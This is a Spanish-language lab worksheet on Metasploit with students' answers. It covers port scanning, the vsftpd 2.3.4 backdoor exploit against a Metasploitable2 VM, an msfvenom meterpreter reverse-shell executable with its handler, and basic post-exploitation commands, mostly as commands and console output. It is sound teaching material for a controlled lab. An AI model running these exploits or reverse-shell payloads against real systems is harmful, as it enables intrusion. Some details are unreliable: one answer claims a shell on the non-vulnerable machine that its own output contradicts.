Ejercicios Básicos con Metasploit


🧩 Ejercicio 1 – Familiarizarse con Metasploit

Objetivo: Aprender a iniciar Metasploit y explorar sus comandos principales.

Pasos:

1. Abre una terminal en Kali Linux.
2. msfconsole
3. Observa la interfaz de Metasploit y ejecuta los siguientes comandos:

```
help

show exploits

show payloads

show auxiliary

search ftp
```



```
Session  Actions  Edit  View  Help
   518  post/windows/gather/credentials/bulletproof_ftp                .                normal     No     Windows Gather BulletProof FTP C
   519  post/windows/gather/credentials/coreftp                        .                normal     No     Windows Gather CoreFTP Saved Pas
   520  post/windows/gather/credentials/ftpx                           .                normal     No     Windows Gather FTP Explorer (FTP
   521  post/windows/gather/credentials/ftpnavigator                   .                normal     No     Windows Gather FTP Navigator Sav
   522  post/windows/gather/credentials/filezilla_server               .                normal     No     Windows Gather FileZilla FTP Ser
   523  post/windows/gather/credentials/flashfxp                       .                normal     No     Windows Gather FlashFXP Saved Pa
   524  post/windows/gather/credentials/idm                            .                normal     No     Windows Gather Internet Download
   525  post/windows/gather/credentials/smartftp                       .                normal     No     Windows Gather SmartFTP Saved Pa
   526  post/windows/gather/credentials/total_commander                .                normal     No     Windows Gather Total Commander S
   527  post/windows/gather/credentials/wsftp_client                   .                normal     No     Windows Gather WS_FTP Saved Pass
   528  post/windows/gather/credentials/xshell_xftp_password           .                normal     No     Windows Gather Xshell and Xftp P
   529  post/windows/manage/pxeexploit                                 .                normal     No     Windows Manage PXE Exploit Serve
   530  exploit/windows/ftp/wing_ftp_admin_exec                        2014-06-19       excellent  Yes    Wing FTP Server Authenticated Co
   531  exploit/multi/http/wingftp_null_byte_rce                       2025-06-30       excellent  Yes    Wing FTP Server NULL-byte Authen
   532    \_ target: Unix/Linux Command Shell                          .                .          .      .
   533    \_ target: Windows Command Shell                             .                .          .      .
   534  exploit/multi/wyse/hagent_untrusted_hsdata                     2009-07-10       excellent  No     Wyse Rapport Hagent Fake Hserver
   535    \_ target: Windows XPe x86                                   .                .          .      .
   536    \_ target: Wyse Linux x86                                    .                .          .      .
   537  auxiliary/dos/windows/ftp/xmeasy560_nlst                       2008-10-13       normal     No     XM Easy Personal FTP Server 5.6.
   538  auxiliary/dos/windows/ftp/xmeasy570_nlst                       2009-03-27       normal     No     XM Easy Personal FTP Server 5.7.
   539  exploit/windows/ftp/xftp_client_pwd                            2010-04-22       normal     No     Xftp FTP Client 3.0 PWD Remote B
   540  exploit/windows/ftp/xlink_client                               2009-10-03       normal     No     Xlink FTP Client Buffer Overflow
   541    \_ target: Windows XP Pro SP3 English                        .                .          .      .
   542    \_ target: Windows 2000 SP4 English                          .                .          .      .
   543  exploit/windows/ftp/xlink_server                               2009-10-03       good       Yes    Xlink FTP Server Buffer Overflow
   544  exploit/windows/ftp/freeftpd_user                              2005-11-16       average    Yes    freeFTPd 1.0 Username Overflow
   545    \_ target: Automatic                                         .                .          .      .
   546    \_ target: Windows 2000 English ALL                          .                .          .      .
   547    \_ target: Windows XP Pro SP0/SP1 English                    .                .          .      .
   548    \_ target: Windows NT SP5/SP6a English                       .                .          .      .
   549    \_ target: Windows 2003 Server English                       .                .          .      .
```

4. Usa info sobre un módulo para ver detalles:

```
info auxiliary/scanner/portscan/tcp
```

Resultado esperado:
El alumno reconoce los tipos de módulos (exploits, payloads, auxiliares) y entiende la estructura de uso básica de Metasploit.

🔍 Ejercicio 2 – Escaneo de Puertos con Metasploit

Objetivo: Detectar servicios activos en una máquina víctima usando un módulo auxiliar.

Pasos:

1. En Metasploit:

```
use auxiliary/scanner/portscan/tcp

set RHOSTS 192.168.56.101

set THREADS 10

run
```

2. Opcionalmente, probar con un escaneo más específico:

```
set PORTS 21,22,80,443

run
```

Resultado esperado:
Lista de puertos abiertos en la máquina víctima (por ejemplo, 21/tcp open ftp, 22/tcp open ssh, 80/tcp open http).

Explicación:
Este módulo realiza un escaneo TCP similar a Nmap, pero integrado en Metasploit.

💥 Ejercicio 3 – Explotación básica con un servicio vulnerable

Objetivo: Ejecutar un exploit sobre un servicio conocido vulnerable.

Entorno sugerido:

- Máquina víctima: **Metasploitable2**
- Servicio vulnerable: **vsftpd 2.3.4**

Pasos:

1. Buscar el exploit:

```
search vsftpd
```

2. Cargar el exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.56.101
```

```
run
```

3. Si es vulnerable, obtendrás una shell interactiva.

Resultado esperado:
El alumno obtiene una shell básica en la máquina víctima.

Nota:
Este es un exploit de demostración muy utilizado en prácticas seguras. No funciona en versiones modernas de FTP.

🧰 Ejercicio 4 – Crear un payload con msfvenom

Un payload (en castellano, "carga útil") es el programa o código que se ejecuta en la máquina víctima una vez que se ha aprovechado una vulnerabilidad o se ha conseguido que el usuario lo ejecute.
Es la parte "activa" del ataque que realiza la acción que queremos (abrir una shell, crear un usuario, volcar ficheros, etc.).

Piensa en un exploit como la llave que abre una puerta; el payload es lo que entra por esa puerta y hace algo dentro de la casa.

Tipos de payloads comunes

- **Reverse shell: la víctima *se conecta de vuelta* a nuestra máquina (Kali). Útil cuando la víctima está detrás de un NAT o firewall.**
- **Bind shell: la víctima *abre un puerto* y escucha; el atacante se conecta a ese puerto.**
- **Meterpreter: payload avanzado de Metasploit que ofrece muchas funciones (exploración, subida/descarga, captura de pantalla, persistencia, etc.).**
- **Command shell: shell básica que permite ejecutar comandos del sistema.**
- **Payloads para exfiltrar datos: envío automático de archivos o credenciales a otra máquina.**

Objetivo: Generar un ejecutable malicioso (payload) para pruebas de reverse shell.

Pasos:

1. Generar el payload:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.10
LPORT=4444 -f elf -o shell.elf
```

2. Dar permisos de ejecución:

```
chmod +x shell.elf
```

3. Copiar el archivo a la máquina víctima.

Resultado esperado:
Se crea un archivo shell.elf listo para ejecutar y conectarse de vuelta a Kali.

🎧 Ejercicio 5 – Levantar el handler y obtener acceso remoto

Un handler (gestor/escuchador) es un módulo de Metasploit —normalmente exploit/multi/handler— que pone un puerto a la escucha y queda a la espera de que un payload (por ejemplo un reverse shell) se conecte de vuelta. Cuando el payload conecta, el handler crea la sesión (Meterpreter o shell) y te permite interactuar con la máquina víctima.

Objetivo: Configurar un "escuchador" en Kali para recibir la conexión del payload.

Pasos:

1. En Metasploit:

```
use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 192.168.56.10

set LPORT 4444

run
```

2. En la máquina víctima, ejecutar:

```
./shell.elf
```

3. Cuando la víctima se conecte, listar sesiones:

```
sessions -l
```

4. Conectarse a una sesión:

```
session -i 1
```

Resultado esperado:
Acceso remoto a la víctima mediante Meterpreter.

Explicación:
El payload se conecta a Kali (reverse shell), permitiendo ejecutar comandos, obtener información del sistema y realizar acciones controladas.

🧹 Ejercicio 6 – Post-explotación básica

Objetivo: Aprender a usar comandos Meterpreter después de una explotación exitosa.

Pasos:

Una vez dentro de una sesión Meterpreter:

```
sysinfo

getuid

ls

pwd

shell
```

Resultado esperado:
Los alumnos exploran información del sistema comprometido y acceden a una shell básica.

🧠 Ejercicio 7 – Uso de módulos auxiliares

Objetivo: Utilizar módulos de Metasploit para recolectar información sin explotar.

Ejemplo: Escaneo de SMB. SMB (Server Message Block) es un protocolo de red utilizado principalmente por los sistemas Windows para compartir archivos, carpetas, impresoras y recursos entre equipos dentro de una red local.

```
use auxiliary/scanner/smb/smb_version

set RHOSTS 192.168.56.0/24

run
```

Resultado esperado:
Metasploit muestra versiones de SMB encontradas en la red.

Ejercicio 8

Quiero ver los puertos abiertos de una serie de ips

```
set RHOSTS 10.8.1.0/24

set PORTS 1-1024           # o "1-65535" si quieres todos los
puertos (más lento)
```


```
set THREADS 100              # n° de hilos; en laboratorio 50-200 está
bien

set TIMEOUT 5                # segundos por intento (ajusta según red)

set RETRIES 0

run
```

Answers


🧩 Ejercicio 1 – Familiarizarse con Metasploit

1. Maquina de Cristóbal con IP 192.168.0.92 Kali Linux Iso no vulnerable.
2. Maquina de Lorena con IP 192.168.0.28 Kali Linux Iso no vulnerable.

Inicialización y configuración de metasploit:



Reconocimiento de los puertos abiertos del servidor 192.168.0.92 con su explicación de cada puerto.



Puerto	Servicio Común	Acrónimo	Descripción
21	**Protocolo de Transferencia de Archivos**	**FTP**	Utilizado para transferir archivos entre clientes y servidores. **Es inseguro** ya que la información de inicio de sesión se transmite sin cifrar.

22	**Shell Seguro**	**SSH**	Utilizado para el acceso remoto seguro a sistemas, la ejecución de comandos y la transferencia segura de archivos (SFTP). Es un reemplazo **seguro** para Telnet.
80	**Protocolo de Transferencia de Hipertexto**	**HTTP**	El puerto estándar para la **World Wide Web**. Se utiliza para enviar y recibir páginas web sin cifrar (tráfico web normal).
139	**NetBIOS sobre TCP/IP**	**NetBIOS**	Tradicionalmente utilizado por Windows para compartir archivos e impresoras en redes locales. **Junto con el puerto 445**, se considera un riesgo de seguridad si se expone a internet.
445	**Bloque de Mensajes del Servidor**	**SMB**	El puerto moderno para el **uso compartido de archivos e impresoras** de Microsoft Windows y Linux (Samba). Reemplazó el uso de NetBIOS (puerto 139) para este servicio.

🔍 Ejercicio 2 – Escaneo de Puertos con Metasploit

En este ejercicio hemos realizado 2 tipos de exploración (Tipo : Metasploit y Nmap)

- Con comando específico en metasploit =
  - **set PORTS 21,22,80,443**
  - **RUN**


En el cual nos da como resultado lo siguiente:

[+] 192.168.0.92 - 192.168.0.92:21 - TCP OPEN

[+] 192.168.0.92 - 192.168.0.92:22 - TCP OPEN

[+] 192.168.0.92 - 192.168.0.92:80 - TCP OPEN

[*] 192.168.0.92 - Scanned 1 of 1 hosts (100% complete)



- Con comando específico en Nmap =
  - **nmap -v 192.168.0.92**

```
~/Documents/IFCT0109 ❯ nmap -v 192.168.0.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 08:38 CEST
Initiating ARP Ping Scan at 08:38
Scanning 192.168.0.92 [1 port]
Completed ARP Ping Scan at 08:38, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:38
Completed Parallel DNS resolution of 1 host. at 08:38, 0.02s elapsed
Initiating SYN Stealth Scan at 08:38
Scanning 192.168.0.92 [1000 ports]
Discovered open port 445/tcp on 192.168.0.92
Discovered open port 21/tcp on 192.168.0.92
Discovered open port 22/tcp on 192.168.0.92
Discovered open port 80/tcp on 192.168.0.92
Discovered open port 139/tcp on 192.168.0.92
Completed SYN Stealth Scan at 08:38, 0.11s elapsed (1000 total ports)
Nmap scan report for 192.168.0.92
Host is up (0.00068s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:20:94:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
```

💥 Ejercicio 3 – Explotación básica con un servicio vulnerable

Se ha realizado una exploración básica en un servicio no vulnerable = (**Normal**) el cual nos da como resultado lo siguiente:

```
msf auxiliary(scanner/portscan/tcp) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.92
RHOST ⇒ 192.168.0.92
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.0.121:4444
[*] 192.168.0.92:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.0.92:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.0.92:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.0.92:445 - The target is not vulnerable.

[*] Exploit completed, but no session was created.
```


En la imagen nos muestra una exploración poco interactiva la cual nos indica que está protegida.


```
msf auxiliary(scanner/portscan/tcp) > search smbd

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 Eterna
lBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .               .        .      .
   10  auxiliary/admin/smb/check_dir_file            .                normal   No     SMB Scanner Che
ck File/Directory Utility
   11  auxiliary/dos/samba/read_nttrans_ea_list      .                normal   No     Samba read_nttr
ans_ea_list Integer Overflow


Interact with a module by name or index. For example info 11, use 11 or use auxiliary/dos/samba/read_n
ttrans_ea_list
```

En este ejercicio con la máquina no vulnerable se ha obtenido una shell básica en la máquina víctima.

Para obtener una exploración más interactiva se ha procedido a la instalación de un entorno sugerido:

- Máquina víctima: **Metasploitable2**
- Servicio vulnerable: **vsftpd 2.3.4**


Metasploitable 2 | Metasploit D
Metasploitable download | Sou
sourceforge.net/projects/metasploitable/
SOURCEFORGE
Home / Open Source Software / Security / Metasploitable
Metasploitable
Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: rapid7user
13 Reviews
Downloads: 14,884 This Week
Download
Share This
Oracle VirtualBox Manager
File Machine Log Help
Save Find Filter Bookmark Preferences Refresh Reload Settings Discard Show
kali-linux-20...
Running
KALI-ISO
Saved
VULNERABLE
Running
Logs
VULNERABLE
NoLogFile


VULNERABLE [Running] - Oracle VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$ _
CTRL DERECHA

Nos ha dado como resultado una máquina vulnerable con IP = 192.168.0.120

Realización de exploración a **máquina vulnerable**

- Con comando específico en metasploit =
  - **set PORTS 21,22,80,443**
  - **RUN**

```
msf exploit(windows/local/virtual_box_opengl_escape) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOST 192.168.0.120
RHOST ⇒ 192.168.0.120
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.120         - 192.168.0.120:21 - TCP OPEN
[+] 192.168.0.120         - 192.168.0.120:22 - TCP OPEN
[+] 192.168.0.120         - 192.168.0.120:80 - TCP OPEN
[*] 192.168.0.120         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.120
RHOST ⇒ 192.168.0.120
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.120:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.120:21 - USER: 331 Please specify the password.
[+] 192.168.0.120:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.120:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.121:33099 → 192.168.0.120:6200) at 2025-10-22 09:01:14
+0200
```

En la imagen se ha obtenido como resultado un **Acceso** que significa que:

- Metasploit confirma que se ha "engendrado un servicio de puerta trasera" (**`Backdoor service has been spawned`**).
